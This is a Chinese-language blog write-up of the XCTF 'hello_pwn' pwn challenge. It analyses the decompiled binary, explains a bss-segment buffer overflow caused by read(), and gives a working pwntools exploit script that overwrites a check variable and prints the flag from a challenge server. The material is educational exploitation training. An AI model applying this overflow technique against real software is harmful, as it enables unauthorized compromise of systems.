hello_pwn [XCTF-PWN]CTF writeup系列4

原创

3riC5r 于 2019-12-19 20:41:07 发布 396 收藏
分类专栏： XCTF-PWN CTF 文章标签： xctf ctf pwn

本文链接：https://blog.csdn.net/fastergohome/article/details/103621958

XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏

CTF
46 篇文章 1 订阅
订阅专栏


题目：hello_pwn

先看下题目

照例，检查一下保护情况，反编译程序

```
root@mypwn:/ctf/work/python# checksec c0a6dfb32cc7488a939d8c537530174d
[*] '/ctf/work/python/c0a6dfb32cc7488a939d8c537530174d'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

注意到汇编程序中最重要的两个函数，如下图：



把两个重要的函数，反编译成c语言代码：

```
__int64 sub_400686()
{
  system("cat flag.txt");
  return 0LL;
}

__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  alarm(0x3Cu);
  setbuf(stdout, 0LL);
  puts("~~ welcome to ctf ~~     ");
  puts("lets get helloworld for bof");
  read(0, &unk_601068, 0x10uLL);
  if ( dword_60106C == 1853186401 )
    sub_400686(0LL, &unk_601068);
  return 0LL;
}
```

注意到两个重要的变量unk_601068和dword_60106C，正常来说linux程序中以60开头的变量命名都是bss段中的变量，我们可以直接用其地址，_前面的unk和dword代表的是数据类型，后面代表的是地址。

这个题目用read函数的bss段溢出，从unk_601068溢出覆盖dword_60106C，我们可以算出偏移值为60106C-601068=4

接下来我们就可以构造payload

```
payload = 'A'*4 + p64(1853186401)
```

前面的4个A会赋值到unk_601068，64位整数1853186401会赋值到dword_60106C，这样就可以达到条件

```
if ( dword_60106C == 1853186401 )
```

接着我们就可以构造本地执行的python脚本：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

p = process('./c0a6dfb32cc7488a939d8c537530174d')
# p = remote("111.198.29.45", 57096)

payload = 'A'*4 + p64(1853186401)

p.sendlineafter('lets get helloworld for bof', payload)
p.interactive()
```

执行结果如下：

```
root@mypwn:/ctf/work/python# python hello_pwn.py
[+] Starting local process './c0a6dfb32cc7488a939d8c537530174d': pid 118
[*] Switching to interactive mode

cat: flag.txt: No such file or directory
[*] Process './c0a6dfb32cc7488a939d8c537530174d' stopped with exit code 0 (pid 118)
[*] Got EOF while reading in interactive
$
```

没有问题，执行成功，接下来调整python脚本之后，在服务器上执行：

```
root@mypwn:/ctf/work/python# python hello_pwn.py
[+] Opening connection to 111.198.29.45 on port 57096: Done
[*] Switching to interactive mode

cyberpeace{c18106c5a9772565799b4626bf170be9}
[*] Got EOF while reading in interactive
$
```

成功了，这个题目考的主要知识点是read函数造成的bss段溢出。

bss段溢出和栈溢出本质上来说都是一样的，只是溢出发生的位置不同而已。